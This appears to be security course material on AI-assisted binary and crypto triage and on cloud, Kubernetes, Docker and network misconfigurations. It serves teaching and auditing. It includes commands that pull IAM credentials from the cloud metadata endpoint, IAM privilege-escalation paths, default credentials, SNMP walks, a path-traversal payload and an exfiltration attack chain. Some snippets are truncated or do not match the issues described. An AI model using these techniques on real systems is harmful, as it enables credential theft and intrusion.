✓ **Self-check: You should recover at least one plaintext and understand WHY the cryptography failed. "I got the flag" is not enough — you must be able to explain the attack in one sentence.**

## Final Exercise — Binary Behavior Reconstruction

### Task 5.1 — Cross-artifact synthesis

Here are four analyses of four artifacts extracted from the same unknown binary. Reconstruct:

1. What the binary is (malware family? legitimate tool? custom?).
2. What it does on execution (persistence, C2, data theft, destruction, lateral movement).
3. The C2 protocol and endpoints (from strings + crypto analysis).

4. Any keys, passwords, or secrets hardcoded in the binary.
5. The plaintext of any encrypted data it was carrying.

Then produce:

- A YARA rule that would detect this binary by unique strings and byte patterns.
- A Sigma rule that would detect its behavior on an endpoint.
- A one-paragraph threat-intel summary for a SOC.

Format as markdown.

✓ **Self-check: The final report should connect all four artifacts — e.g., "the strings reveal a URL, the hex shows an embedded encrypted config, the disassembly shows an AES decrypt routine, and the crypto challenge provides the key that decrypts the config to reveal C2 infrastructure."**

## Reflection

- Which artifact gave the most information per byte? Which took the longest to interpret?
- How well did the AI handle raw assembly? Did it hallucinate functions that were not there?
- What was the hardest cryptographic primitive for the AI to identify without explicit hints?
- In a real incident, which of these four artifacts would you pull first if you only had time for one?

### What's Next

Lesson 07 moves from code and binaries to **configuration and infrastructure** — nmap scans, container specs, IAM policies, and nginx configs.

# Homework

Three tasks to deepen your AI-assisted binary and crypto workflow.

Complete the lab first.

## Task 1 — Strings Classifier

---

### Objective

Automate strings triage.

### Instructions

1. Write a Python script that takes strings output and bins each string into: URL, path, command, format string, version, crypto constant, base64/hex blob, or noise.
2. Output a summary count per category + the top 5 most interesting strings.

### Deliverable

`strings_triage.py`.

## Task 2 — Crypto Weakness Catalog

---

### Objective

Build a reference for future crypto challenges.

### Instructions

1. For each crypto weakness you found in the lab (ECB, key reuse, weak RSA, etc.), write a one-paragraph explanation, a one-line detection heuristic, and a one-line exploit technique.
2. Format as a markdown reference you could use in any future CTF.

### **Deliverable**

`crypto-weaknesses.md`.

## **Task 3 — YARA Rule**

---

### **Objective**

Codify binary detection.

### **Instructions**

1. Using strings and hex patterns from the lab binary, write a YARA rule that would detect it on an endpoint.
2. Include at least 3 strings and one condition that limits FPs.

### **Deliverable**

`detect.yar`.

# Answers

Reference answers for Lesson 06.

## Part 1 — Lab Answers

### Exercise 1 — Strings Triage

---

#### Expected findings

- At least one URL or IP (C2 indicator).
- File paths indicating target OS.
- A base64 blob that decodes to a meaningful string.
- One library or syscall name indicating capability.

### Exercise 2 — Hex Dump Interpretation

---

#### Expected findings

- Correctly identified file format from magic bytes (PE, ELF, ZIP, etc.).
- At least one high-entropy region signaling encryption or packing.
- An embedded secondary file signature if the lab includes an overlay.

### Exercise 3 — Disassembly Reading

---

#### Expected pseudo-C

A short, readable function that the student can explain in one sentence. If the assembly contains AES S-box constants or SHA-256 round constants, the AI should identify the primitive.

## Exercise 4 — Cryptographic Challenge

---

### Expected solve

At least one plaintext recovered, with a one-sentence explanation of the break: reused IV, weak key, ECB mode pattern, small RSA modulus, etc.

## Final Exercise — Behavior Reconstruction

---

### Expected chain

Strings suggest C2 → hex dump shows encrypted config blob → disassembly shows decrypt routine → crypto challenge provides the key to decrypt the blob.

## Part 2 — Homework Answers

### Task 1 — Strings Classifier

---

#### Expected shape

~80 lines of Python using regex patterns per category. The top-5 output should include the same high-value strings you identified manually in Exercise 1.



## Task 2 — Crypto Weakness Catalog

---

### Expected entries

At minimum: ECB detection (repeated ciphertext blocks), IV/nonce reuse, small RSA e with no padding, password hashing with fast algorithms, hard-coded keys.

## Task 3 — YARA Rule

---

### Expected rule

A rule with 3+ unique strings (to avoid FPs) and a `condition` clause like `uint16(0) == 0x5A4D and all of them` for a PE, or equivalent for an ELF.

## **Lesson 07: Configuration & Infrastructure Weaknesses**

# Configuration & Infrastructure Weaknesses

Why misconfiguration is consistently the #1 attack vector in modern infrastructure — and how AI accelerates both attack and defense.

## What You'll Learn

- Cloud, Kubernetes, Docker, and network misconfigs
- AI-assisted configuration auditing
- Automated scanning tools with AI overlay

## Hands-On

- Audit realistic misconfigured infrastructure
- Find escalation paths across cloud resources
- Use AI to triage and prioritize findings

**Notes:** This lesson bridges traditional infrastructure pentesting with AI-augmented approaches. Ensure students have access to sample config files.

---

# Misconfiguration: The #1 Attack Vector

Year after year, misconfiguration dominates breach statistics. It is not exotic zero-days that compromise organizations — it is default passwords, open buckets, and overly permissive policies.

| Source               | Finding                                                                                    |
|----------------------|--------------------------------------------------------------------------------------------|
| OWASP Top 10 (2021)  | Security Misconfiguration moved to <b>#5</b> , up from #6                                  |
| Verizon DBIR 2024    | <b>68%</b> of breaches involved a human element — misconfig is the leading technical cause |
| IBM Cost of a Breach | Cloud misconfiguration avg. cost: <b>\$4.0M</b> per incident                               |
| NSA/CISA Top 10      | Misconfigurations ranked <b>#1</b> in joint advisory (2023)                                |
| Palo Alto Unit 42    | <b>80%</b> of cloud exposures stem from misconfigs, not vulnerabilities                    |

**Notes:** Emphasize that these are not theoretical — Capital One (2019), Microsoft (2023), and Toyota (2023) all suffered major misconfig-driven breaches.

---

# Real-World Misconfig Breaches

- **Capital One (2019)** — SSRF exploited an overly permissive IAM role attached to a WAF. 100M+ customer records exposed via EC2 metadata endpoint.
- **Microsoft AI Research (2023)** — 38TB of internal data leaked via a misconfigured Azure SAS token with no expiration and full-account scope.
- **Toyota (2023)** — Cloud misconfiguration exposed vehicle location data of 2.15M customers for over 10 years.
- **Uber (2022)** — Hardcoded credentials in a PowerShell script on a network share led to full domain compromise.
- **Twitch (2021)** — Misconfigured server allowed access to the entire 125GB source code repository.

## Common Thread

None of these required a zero-day. Each was a configuration mistake that went undetected — sometimes for years.

---



# The Misconfiguration Attack Surface

Infrastructure misconfigurations span every layer of the stack. Attackers look for the weakest link across all of them simultaneously.

## Cloud Layer

- Open storage buckets (S3, GCS, Azure Blob)
- Overly permissive IAM policies
- Exposed metadata endpoints
- Unencrypted data at rest

## Container / Orchestration

- Privileged containers
- RBAC bypasses
- Exposed dashboards
- Secrets in environment variables

## Network Layer

- Default credentials
- SNMP community strings

## Application / Web Server

- Debug mode in production
- Directory listing enabled

- Open management ports
- Unencrypted protocols

- Default error pages with stack traces
  - Missing security headers
-

# Cloud Misconfigs: Open S3 Buckets

Public S3 buckets remain one of the most common cloud exposures. A single misconfigured ACL or bucket policy can expose terabytes of sensitive data.

## Misconfigured Bucket Policy

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Sid": "PublicRead",
    "Effect": "Allow",
    "Principal": "*",
    "Action": [
      "s3:GetObject",
      "s3:ListBucket"
    ],
    "Resource": [
      "arn:aws:s3:::company-backups",
      "arn:aws:s3:::company-backups/*"
    ]
  }]
}
```

## What's Wrong

`"Principal": "*"`  grants access to **anyone on the internet**. Combined with `ListBucket`, attackers can enumerate every object. The bucket name `company-backups` is also trivially guessable.

---

# Cloud Misconfigs: Overly Permissive IAM

IAM policies that grant excessive permissions are the gateway to privilege escalation in cloud environments.

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "*",
    "Resource": "*"
  }]
}
```

This policy grants **full administrator access** to every resource in the AWS account. It is more common than you would expect.

## IAM Escalation Paths

- **iam:PassRole + lambda:CreateFunction** — Create a Lambda with an admin role, execute it
- **iam:CreatePolicyVersion** — Write a new policy version granting yourself admin
- **iam:AttachUserPolicy** — Attach AdministratorAccess to your own user

- **sts:AssumeRole** — Assume a more privileged cross-account role
- **ec2:RunInstances + iam:PassRole** — Launch an EC2 instance with an admin instance profile

**Notes:** Reference the Rhino Security Labs IAM privilege escalation research — they document 20+ escalation techniques.

---

# Cloud Misconfigs: Metadata Endpoints

Cloud instance metadata services (IMDS) provide credentials and configuration to running instances. When accessible via SSRF or misconfigured network policies, they become a goldmine.

```
# AWS IMDSv1 — no authentication required
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/

# Response reveals the IAM role name
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/MyAppRole

# Returns temporary credentials:
# {
#   "AccessKeyId": "ASIA...",
#   "SecretAccessKey": "wJalr...",
#   "Token": "IQoJb3...",
#   "Expiration": "2026-04-09T18:00:00Z"
# }
```

## Other Cloud Metadata Endpoints

| Provider     | Endpoint                                                              |
|--------------|-----------------------------------------------------------------------|
| AWS          | <code>169.254.169.254/latest/meta-data/</code>                        |
| GCP          | <code>metadata.google.internal/computeMetadata/v1/</code>             |
| Azure        | <code>169.254.169.254/metadata/instance?api-version=2021-02-01</code> |
| DigitalOcean | <code>169.254.169.254/metadata/v1/</code>                             |

## Defense: IMDSv2

AWS IMDSv2 requires a PUT request to obtain a session token first, blocking most SSRF attacks. However, many organizations still allow IMDSv1 fallback.



# Kubernetes Security: RBAC Bypasses

Kubernetes RBAC is powerful but frequently misconfigured. Overly broad ClusterRoleBindings are the most common issue.

```
# DANGEROUS: Grants cluster-admin to all service accounts
apiVersion: rbac.authorization.k8s.io/v1
kind: ClusterRoleBinding
metadata:
  name: permissive-binding
subjects:
- kind: Group
  name: system:serviceaccounts
  apiGroup: rbac.authorization.k8s.io
roleRef:
  kind: ClusterRole
  name: cluster-admin
  apiGroup: rbac.authorization.k8s.io
```

## Impact

Every pod in every namespace now has **full cluster-admin privileges**. A single compromised container can read all secrets, create privileged pods, and take over the entire cluster.

## Common RBAC Mistakes

- **Wildcard verbs/resources** — `verbs: ["*"]` on `resources: ["*"]`
  - **Default service account abuse** — Pods using the default SA that has been granted extra permissions
  - **Namespace-scoped roles bound cluster-wide** — Using ClusterRoleBinding when RoleBinding was intended
-

# Kubernetes: Exposed Dashboards & Privileged Pods

## Exposed Dashboard

The Kubernetes Dashboard, when exposed without authentication, provides full cluster management via a web UI. Tesla's 2018 breach started with an unauthenticated dashboard.

```
# Dashboard exposed via LoadBalancer
apiVersion: v1
kind: Service
metadata:
  name: kubernetes-dashboard
  namespace: kubernetes-dashboard
spec:
  type: LoadBalancer # PUBLIC!
  ports:
    - port: 443
      targetPort: 8443
```

## Privileged Pod

A privileged pod has full access to the host node, effectively breaking out of the container sandbox.

```
apiVersion: v1
kind: Pod
metadata:
  name: debug-pod
spec:
  hostNetwork: true
  hostPID: true
  containers:
    - name: shell
      image: ubuntu
      securityContext:
        privileged: true
      volumeMounts:
        - name: host-fs
          mountPath: /host
```



With `privileged: true`, `hostPID`, `hostNetwork`, and the host filesystem mounted, this pod has **complete control over the node**.

---

# Kubernetes: Secrets in Environment Variables

Storing secrets as environment variables is a common anti-pattern. Environment variables are visible in process listings, logged by crash reporters, and exposed via the Kubernetes API.

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: api-server
spec:
  template:
    spec:
      containers:
        - name: api
          image: myapp:latest
          env:
            - name: DB_PASSWORD
              value: "SuperSecret123!"          # Hardcoded!
            - name: AWS_SECRET_ACCESS_KEY
              value: "wJalrXUtnFEMI/K7MDENG" # AWS creds in plain text!
```

## Why This Is Dangerous

- **Readable via API:** `kubectl get pod api-server -o yaml` exposes all env vars
- **Visible in process table:** `/proc/<pid>/environ` on the node
- **Logged in crash dumps:** Many frameworks dump environment on unhandled exceptions
- **Stored in etcd unencrypted:** Unless encryption-at-rest is configured, etcd stores these in plain text

### Better Approach

Use Kubernetes Secrets (with encryption at rest), or external secret managers (Vault, AWS Secrets Manager) via CSI driver or operator.

---

# Docker Misconfigs: Running as Root

By default, Docker containers run as root. If an attacker escapes the container or exploits a volume mount, they get root on the host.

```
# BAD: Running as root (default)
FROM python:3.11
COPY . /app
WORKDIR /app
RUN pip install -r requirements.txt
CMD ["python", "app.py"]
# Container process runs as UID 0 (root)!
```

```
# BETTER: Non-root user
FROM python:3.11
RUN groupadd -r appuser && useradd -r -g appuser appuser
COPY --chown=appuser:appuser . /app
WORKDIR /app
RUN pip install -r requirements.txt
USER appuser
CMD ["python", "app.py"]
```

## Docker Socket Exposure

```
# docker-compose.yml — NEVER do this
services:
  monitoring:
    image: monitoring-tool
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock # Full Docker API access!
```

Mounting the Docker socket gives the container **full control over the Docker daemon** — it can create privileged containers, access host filesystem, and effectively own the host.

---



# Docker: Image Vulnerabilities & Misconfigs

## Vulnerable Docker Compose

```
version: "3.8"
services:
  webapp:
    image: node:14          # EOL version with known CVEs
    ports:
      - "0.0.0.0:3000:3000" # Bound to all interfaces
    environment:
      - NODE_ENV=development # Debug mode in production
      - DATABASE_URL=postgres://admin:password123@db:5432/app
    privileged: true        # Unnecessary privilege
    network_mode: host      # No network isolation

  db:
    image: postgres:12
    environment:
```

## Issues Found

- **EOL base image** (node:14) with unpatched vulnerabilities
  - **Credentials in environment** — database URL with plaintext password
  - **Privileged mode** with **host network** — no isolation
  - **Database port exposed** on all interfaces to the public internet
  - **Development mode** enabled — verbose errors, debug endpoints
-

# Network Misconfigs: Default Credentials

Default credentials on network devices, management interfaces, and services remain shockingly common even in enterprise environments.

| Device / Service | Default Username | Default Password           |
|------------------|------------------|----------------------------|
| Cisco IOS        | admin            | admin / cisco              |
| Tomcat Manager   | tomcat           | tomcat / s3cret            |
| Jenkins          | (no auth)        | (open by default)          |
| MongoDB          | (no auth)        | (binds 0.0.0.0 by default) |
| Redis            | (no auth)        | (no password by default)   |
| Elasticsearch    | (no auth)        | (open by default <v8)      |
| IPMI/BMC         | ADMIN            | ADMIN                      |

## SNMP Community Strings

```
# Default SNMP community strings allow reading device configs
snmpwalk -v2c -c public 10.0.0.1 system
snmpwalk -v2c -c private 10.0.0.1 # "private" = read-write access

# Common default community strings:
# public, private, community, manager, cisco, cable-docsis
```

**Notes:** SNMP v1/v2c sends community strings in plaintext. SNMPv3 adds authentication and encryption but is often not deployed.

---

# Network Misconfigs: Open Management Ports

Management interfaces exposed to the internet provide direct access to administer critical infrastructure.

| Port    | Service | Risk                            |
|---------|---------|---------------------------------|
| 22      | SSH     | Brute force, key auth bypass    |
| 23      | Telnet  | Cleartext credentials           |
| 161/162 | SNMP    | Device enumeration, config read |
| 445     | SMB     | EternalBlue, relay attacks      |
| 623     | IPMI    | BMC takeover, hash disclosure   |
| 2379    | etcd    | K8s secrets, cluster state      |
| 5900    | VNC     | Often weak/no auth              |
| 6443    | K8s API | Cluster takeover                |

| Port  | Service    | Risk                          |
|-------|------------|-------------------------------|
| 8080  | HTTP Alt   | Admin panels, debug endpoints |
| 9090  | Prometheus | Metrics, internal topology    |
| 10250 | Kubelet    | Pod exec, node takeover       |

### Reconnaissance Pattern

Attackers scan for these ports using masscan/nmap, then fingerprint services to identify default or weak configurations before attempting exploitation.

# AI-Assisted Config Auditing: The Approach

LLMs excel at configuration auditing because they can understand the **semantic intent** of configurations, not just pattern-match known-bad values.

## Traditional Scanners

- Rule-based pattern matching
- Known-bad value detection
- Cannot understand context
- High false positive rate
- Misses novel misconfigs

## AI-Augmented Auditing

- Understands configuration semantics
- Cross-references multiple files
- Identifies logical contradictions
- Explains risk in context
- Suggests specific remediations

## AI Audit Workflow

1. **Collect** — Gather all config files (Terraform, K8s YAML, Docker, nginx, etc.)

2. **Scan** — Run traditional tools first for baseline findings
  3. **Analyze** — Feed configs + scanner output to AI for deeper analysis
  4. **Correlate** — AI identifies cross-service attack paths that tools miss
  5. **Prioritize** — AI ranks findings by actual exploitability, not just severity
-



# AI Auditing: Terraform Configuration

Terraform files define infrastructure-as-code. Misconfigurations here propagate to every deployment.

```
# main.tf - Spot the issues
resource "aws_security_group" "web_sg" {
  name = "web-server-sg"

  ingress {
    from_port    = 0
    to_port      = 65535
    protocol     = "tcp"
    cidr_blocks = ["0.0.0.0/0"] # All ports open to internet!
  }

  egress {
    from_port    = 0
    to_port      = 0
    protocol     = "-1"
  }
}
```

**Notes:** Ask students to count all issues before revealing. There are at least 8 distinct security misconfigurations in this snippet.

---

# AI Audit Prompt: Terraform Analysis

You are a cloud security auditor. Analyze the following Terraform configuration for security misconfigurations. For each finding:

1. Severity (CRITICAL / HIGH / MEDIUM / LOW)
2. Resource affected
3. The specific misconfiguration
4. Attack scenario – how an attacker would exploit this
5. Remediation – the exact Terraform change needed

Also identify any cross-resource attack chains where multiple misconfigurations combine to create a more severe vulnerability.

Rate the overall infrastructure security posture on a scale of 1-10.

--- BEGIN TERRAFORM ---

## Sample AI Response (Abbreviated)

**CRITICAL — Attack Chain Identified:** The security group allows all inbound traffic + IMDSv1 is enabled + admin IAM profile attached = SSRF to full AWS account compromise. An attacker who

finds any web vulnerability can reach the metadata endpoint, steal admin credentials, and pivot to all AWS resources including the unencrypted, publicly accessible RDS database.

---

# AI Auditing: Kubernetes YAML

```
# deployment.yaml - Production API server
apiVersion: apps/v1
kind: Deployment
metadata:
  name: payment-api
  namespace: default          # Using default namespace
spec:
  replicas: 1                  # Single replica for payment service?
  template:
    metadata:
      labels:
        app: payment-api
    spec:
      serviceAccountName: ""   # Uses default SA
      automountServiceAccountToken: true
```

A payment service with **root execution, hardcoded Stripe keys, no resource limits, mutable image tags, and direct internet exposure.**

---

# AI Auditing: nginx / Apache Configs

```
# nginx.conf — Misconfigured reverse proxy
server {
    listen 80;
    server_name api.example.com;
    # Missing: return 301 https://$host$request_uri;

    location / {
        proxy_pass http://backend:3000;
        proxy_set_header X-Forwarded-For $remote_addr;
    }

    # Debug endpoint left in production
    location /debug {
        proxy_pass http://backend:3000;
        # No access restriction!
    }
}
```

## Key Findings

- **No HTTPS redirect** — traffic sent in cleartext
- **Debug endpoint** exposed without authentication
- **Alias traversal** — `/static../etc/passwd` path traversal

- **Server version** disclosed via `server_tokens on`
  - **No security headers** — clickjacking, XSS, MIME sniffing all possible
-

# AI-Assisted Infrastructure Scanning

Combine traditional scanning tools with AI analysis for comprehensive coverage. The AI layer interprets raw scan output, eliminates false positives, and identifies attack chains.

```
import anthropic
import subprocess
import json

def ai_scan_pipeline(target_configs: dict) -> str:
    """Run scanners, then feed results to AI for analysis."""

    # Step 1: Run traditional scanners
    results = {}
    results["trivy"] = subprocess.run(
        ["trivy", "config", "--format", "json", "./"],
        capture_output=True, text=True
    ).stdout
    results["kube_bench"] = subprocess.run(
        ["kube-bench", "run", "--iso"]
```



# Tool: ScoutSuite — Multi-Cloud Auditor

ScoutSuite is an open-source multi-cloud security auditing tool that collects configuration data using cloud provider APIs and highlights risk areas.

```
# Install
pip install scoutsuite

# Run against AWS account
scout aws --profile my-profile

# Run against GCP project
scout gcp --user-account --project-id my-project

# Run against Azure subscription
scout azure --cli
```

## What ScoutSuite Checks

### AWS

- IAM policies and roles

### AI Enhancement

- Parse ScoutSuite JSON report

- S3 bucket policies and ACLs
- Security groups and NACLs
- CloudTrail and logging
- RDS/EC2/Lambda configs

- Correlate findings across services
  - Identify privilege escalation paths
  - Generate executive summary
  - Prioritize by actual exploitability
-

# Tool: Prowler — AWS/GCP/Azure Hardening

Prowler performs security assessments against CIS benchmarks and custom checks for cloud environments.

```
# Install Prowler
pip install prowler

# Run all checks against AWS
prowler aws

# Run specific check categories
prowler aws --category internet-exposed
prowler aws --service iam s3 ec2

# Output as JSON for AI processing
prowler aws --output-formats json -o ./prowler-results/
```

## AI Analysis of Prowler Output

```
prompt = f"""You are analyzing Prowler security scan results for an AWS account.
```

```
Prowler found {len(findings)} issues:
```

```
- CRITICAL: {critical_count}  
- HIGH: {high_count}  
- MEDIUM: {medium_count}
```

```
For each CRITICAL finding, explain:
```

1. What the misconfiguration is
2. The realistic attack scenario
3. Immediate remediation steps (AWS CLI commands)
4. How this finding relates to other findings (attack chains)

```
Findings: {json.dumps(critical_findings)}"""
```

**Notes:** Prowler covers 300+ checks across AWS services. The JSON output is ideal for programmatic AI analysis.

---

# Tool: kube-bench — CIS Kubernetes Benchmark

kube-bench checks Kubernetes clusters against the CIS Kubernetes Benchmark — the industry standard for K8s hardening.

```
# Run kube-bench on a cluster node
kube-bench run --targets master,node,policies

# Output as JSON for AI consumption
kube-bench run --json > kube-bench-results.json

# Run specific checks
kube-bench run --check 1.2.1,1.2.2,4.2.1
```

## Key CIS Benchmark Areas

| Section | Focus         | Example Check                      |
|---------|---------------|------------------------------------|
| 1.x     | Control Plane | API server anonymous auth disabled |

| Section | Focus                | Example Check                   |
|---------|----------------------|---------------------------------|
| 2.x     | etcd                 | Client certificate auth enabled |
| 3.x     | Control Plane Config | Controller manager bind address |
| 4.x     | Worker Nodes         | Kubelet authentication          |
| 5.x     | Policies             | Pod Security Standards enforced |

### AI + kube-bench

Feed kube-bench JSON output to Claude to get plain-English explanations of each failing check, specific `kubect1` commands to remediate, and identification of which failures create compound risks.

# Tool: Trivy — Comprehensive Scanner

Trivy scans container images, filesystems, IaC files, and Kubernetes clusters for vulnerabilities, misconfigurations, and exposed secrets.

```
# Scan a container image for vulnerabilities
trivy image nginx:latest

# Scan Terraform/Kubernetes configs for misconfigurations
trivy config ./infrastructure/

# Scan a running Kubernetes cluster
trivy k8s --report summary cluster

# Scan filesystem for secrets
trivy fs --scanners secret ./

# JSON output for AI pipeline
trivy config --format json ./infrastructure/ > trivy-results.json
```

## Trivy Scan Coverage

### What It Scans

- Container images (OS & app packages)
- IaC (Terraform, CloudFormation, K8s)
- Filesystem for embedded secrets
- SBOM generation

### AI Overlay Value

- Determine if CVEs are actually reachable
  - Prioritize by exploit availability
  - Map misconfigs to MITRE ATT&CK
  - Generate fix PRs from findings
-



# Building an AI Audit Pipeline

A complete AI-augmented infrastructure audit combines multiple scanners into a unified analysis pipeline.

```
import anthropic, json, subprocess
from pathlib import Path

class InfraAuditor:
    def __init__(self):
        self.client = anthropic.Anthropic()
        self.findings = {}

    def collect_configs(self, path: str):
        """Gather all configuration files."""
        config_patterns = [
            "**/*.tf", "**/*.yaml", "**/*.yml",
            "**/Dockerfile", "**/docker-compose*.yaml",
            "**/nginx.conf", "**/.env*"
        ]
```

# AI Enumeration: Discovering Infrastructure

AI can assist in interpreting enumeration results, identifying patterns, and suggesting next steps during infrastructure reconnaissance.

```
def ai_enumerate(scan_output: str) -> str:
    """Use AI to analyze nmap/masscan output and plan next steps."""
    client = anthropic.Anthropic()
    response = client.messages.create(
        model="claude-sonnet-4-20250514",
        max_tokens=4096,
        messages=[{
            "role": "user",
            "content": f"""Analyze this network scan output from a
sanctioned penetration test. Identify:

1. All services and their versions
2. Services likely running with default configs
3. Potential misconfigurations based on port/service combos
4. Suggested next enumeration steps for each service"""
```

## What AI Catches That Scanners Miss

- **Service correlation** — etcd (2379) + K8s API (6443) + Kubelet (10250) = likely a control plane node
  - **Version inference** — Specific SSH/TLS versions reveal OS and patch level
  - **Deployment patterns** — Consul + Nomad + Vault ports = HashiCorp stack, check for unsealed Vault
  - **Shadow IT** — Jenkins on non-standard port + Grafana + Prometheus = likely a CI/CD pipeline
-

# Tool Comparison Matrix

| Tool       | Scope           | Best For                           | AI Integration             |
|------------|-----------------|------------------------------------|----------------------------|
| ScoutSuite | AWS, GCP, Azure | Multi-cloud posture assessment     | JSON report parsing        |
| Prowler    | AWS, GCP, Azure | CIS benchmark compliance           | JSON finding analysis      |
| kube-bench | Kubernetes      | CIS K8s benchmark                  | Remediation generation     |
| Trivy      | Images, IaC, FS | Vulnerability + misconfig scanning | CVE reachability analysis  |
| Checkov    | IaC files       | Terraform/CloudFormation audit     | Policy-as-code generation  |
| tfsec      | Terraform       | Terraform-specific checks          | HCL remediation            |
| Falco      | Runtime         | Runtime anomaly detection          | Alert triage + correlation |

The AI Multiplier

Each tool produces raw findings. AI transforms those findings into **actionable intelligence** by correlating across tools, eliminating duplicates, identifying attack chains, and generating specific remediation commands.

---

# CTF Challenge: Infrastructure Audit

**Scenario:** You have been given read access to a company's infrastructure configuration repository. Your mission: find all security weaknesses and map escalation paths.

## Challenge Files Provided

- `terraform/main.tf` — AWS infrastructure definition
- `k8s/deployment.yaml` — Kubernetes workload configs
- `k8s/rbac.yaml` — RBAC policies
- `docker/docker-compose.yaml` — Container orchestration
- `docker/Dockerfile` — Application container build
- `nginx/nginx.conf` — Reverse proxy configuration
- `ci/pipeline.yml` — CI/CD pipeline definition

## Scoring Criteria

- **+10 pts** — Each unique misconfiguration identified

- **+25 pts** — Each multi-step attack chain mapped
  - **+15 pts** — Each remediation with specific code fix
  - **+30 pts** — Full attack narrative from initial access to data exfiltration
  - **Bonus +20 pts** — AI-assisted audit script that automates the analysis
-

# CTF Challenge: Sample Attack Chain

The best CTF submissions map complete attack chains across infrastructure layers.

## Example: Initial Access to Data Exfiltration

1. **Recon:** nginx exposes `/debug` endpoint without auth, leaking internal service topology
2. **Initial Access:** Docker Compose exposes database port (5432) to the internet with weak credentials
3. **Lateral Movement:** Database contains K8s service account tokens stored as application data
4. **Privilege Escalation:** Service account has overly broad RBAC — can list secrets across all namespaces
5. **Secret Access:** K8s secrets contain AWS credentials with IAM role that allows S3 and RDS access
6. **Data Exfiltration:** S3 bucket has no access logging; RDS snapshots are unencrypted and publicly restorable



## AI-Assisted Chain Discovery

Prompt: "Given these 7 configuration files, identify every possible path from an external attacker to sensitive data exfiltration. For each path, list the specific misconfigurations exploited at each step and rate the overall difficulty (1-10)."

---

# Defense: Hardening Checklist

## Cloud

- Enforce IMDSv2 (block v1)
- Enable S3 Block Public Access at account level
- Use least-privilege IAM with permission boundaries
- Enable CloudTrail in all regions
- Encrypt all data at rest and in transit

## Kubernetes

- Enforce Pod Security Standards (restricted)
- Disable automountServiceAccountToken
- Use NetworkPolicies (default deny)
- Enable audit logging
- Encrypt etcd at rest

## Docker

- Run as non-root user
- Use read-only root filesystem
- Drop all capabilities, add only needed

## Network

- Change all default credentials
- Use SNMPv3 with auth + encryption
- Restrict management ports to bastion/VPN

- Scan images in CI pipeline
- Never mount Docker socket

- Enable network segmentation
  - Monitor for unauthorized services
-

# Educational Use Disclaimer

## ⚠ Educational Use Only

Infrastructure exploitation techniques are for authorized penetration testing and CTF competitions only. Unauthorized access to cloud resources or infrastructure is illegal.

## Legal Framework

- **Computer Fraud and Abuse Act (CFAA)** — US federal law criminalizing unauthorized access to computer systems
- **Computer Misuse Act 1990** — UK equivalent covering unauthorized access and modification
- **GDPR Article 83** — Fines up to 4% of annual revenue for data protection violations
- **Cloud provider ToS** — Unauthorized scanning violates AWS/GCP/Azure terms of service

Always Obtain

- Written authorization (scope, timeline, methods)
  - Rules of engagement document
  - Emergency contact procedures
  - Cloud provider penetration testing approval (if required)
-

# Key Takeaways

- **Misconfiguration is #1** — More breaches come from misconfigs than from zero-days or sophisticated exploits
- **Every layer matters** — Cloud, containers, orchestration, and network configs all need auditing
- **Defaults are dangerous** — Default credentials, permissive policies, and "it works" configurations are attacker gold
- **AI multiplies both sides** — Attackers use AI to find misconfigs faster; defenders must use AI to audit before attackers do
- **Attack chains > individual findings** — The real risk is how multiple misconfigs combine into escalation paths
- **Automate auditing** — Traditional scanners for breadth, AI analysis for depth and correlation

## Next Lesson

**Lesson 08** will build on infrastructure weaknesses to explore **privilege escalation** — moving from initial access to full control using the misconfigurations we identified today.

**Notes:** Remind students to complete the CTF challenge using both manual review and AI-assisted analysis. Compare the two approaches in the next session.

---

# Theory: Configuration & Infrastructure Weaknesses

Why misconfiguration remains the most exploited attack surface — and how to find, audit, and fix it before adversaries do.

## Misconfiguration: The #1 Attack Vector

---

Year after year, misconfiguration tops the OWASP Top 10, appears in the majority of penetration test reports, and accounts for some of the largest data breaches in history. Unlike software vulnerabilities that require a coding mistake in application logic, misconfigurations are failures to properly apply security controls that already exist. The defaults ship insecure, the documentation is ignored, and the blast radius is enormous.

What makes misconfiguration so dangerous is its ubiquity. Every layer of a modern stack — cloud provider, operating system, web server, container runtime, orchestrator, database, DNS, firewall — ships with configuration that must be hardened. A single oversight at any layer can undermine every other security control in the environment. An attacker does not need a zero-day when the front door is unlocked.

From a CTF and red-team perspective, configuration weaknesses are often the fastest path to escalation. They require no exploit development, no shellcode, and no advanced tooling. A misconfigured S3 bucket leaks credentials; those credentials assume an overly permissive IAM role; that role accesses the production database. The entire kill chain is built from configuration errors.

## Cloud Misconfigurations

---

Cloud environments are particularly prone to misconfiguration because they expose thousands of settings through APIs, and a single `aws s3api put-bucket-acl` command can make terabytes of data public. The three most common cloud misconfigurations are open storage buckets, overly permissive IAM policies, and exposed metadata endpoints.



## Open S3 Buckets and Storage

Public S3 buckets have been responsible for breaches at Capital One, Twitch, and dozens of other organizations. The root cause is almost always an ACL or bucket policy that grants `s3:GetObject` to `*` (everyone):

```
{
  "Effect": "Allow",
  "Principal": "*",
  "Action": "s3:GetObject",
  "Resource": "arn:aws:s3:::company-backups/*"
}
```

To audit your own buckets, use the AWS CLI:

```
# List all buckets and their public access status
aws s3api list-buckets --query 'Buckets[].Name' --output text | \
  xargs -I {} aws s3api get-public-access-block --bucket {}

# Check a specific bucket's ACL
aws s3api get-bucket-acl --bucket my-bucket

# Find buckets with public policies
aws s3api get-bucket-policy-status --bucket my-bucket
```

## Overly Permissive IAM Policies

The principle of least privilege is well understood but rarely practiced. Wildcard actions (`"Action": "*"` ) and wildcard resources (`"Resource": "*"` ) are alarmingly common, especially in development accounts that get promoted to production. A single IAM role with `AdministratorAccess` attached to a Lambda function gives any code running in that function full control over the AWS account.

```
# Find IAM policies with wildcard actions
aws iam list-policies --scope Local --query 'Policies[].Arn' --output text | \
  xargs -I {} aws iam get-policy-version \
    --policy-arn {} \
    --version-id $(aws iam get-policy --policy-arn {} \
      --query 'Policy.DefaultVersionId' --output text) \
    --query 'PolicyVersion.Document'

# List roles with AdministratorAccess
```

```
aws iam list-entities-for-policy \  
--policy-arn arn:aws:iam::aws:policy/AdministratorAccess
```

## Exposed Metadata Endpoints

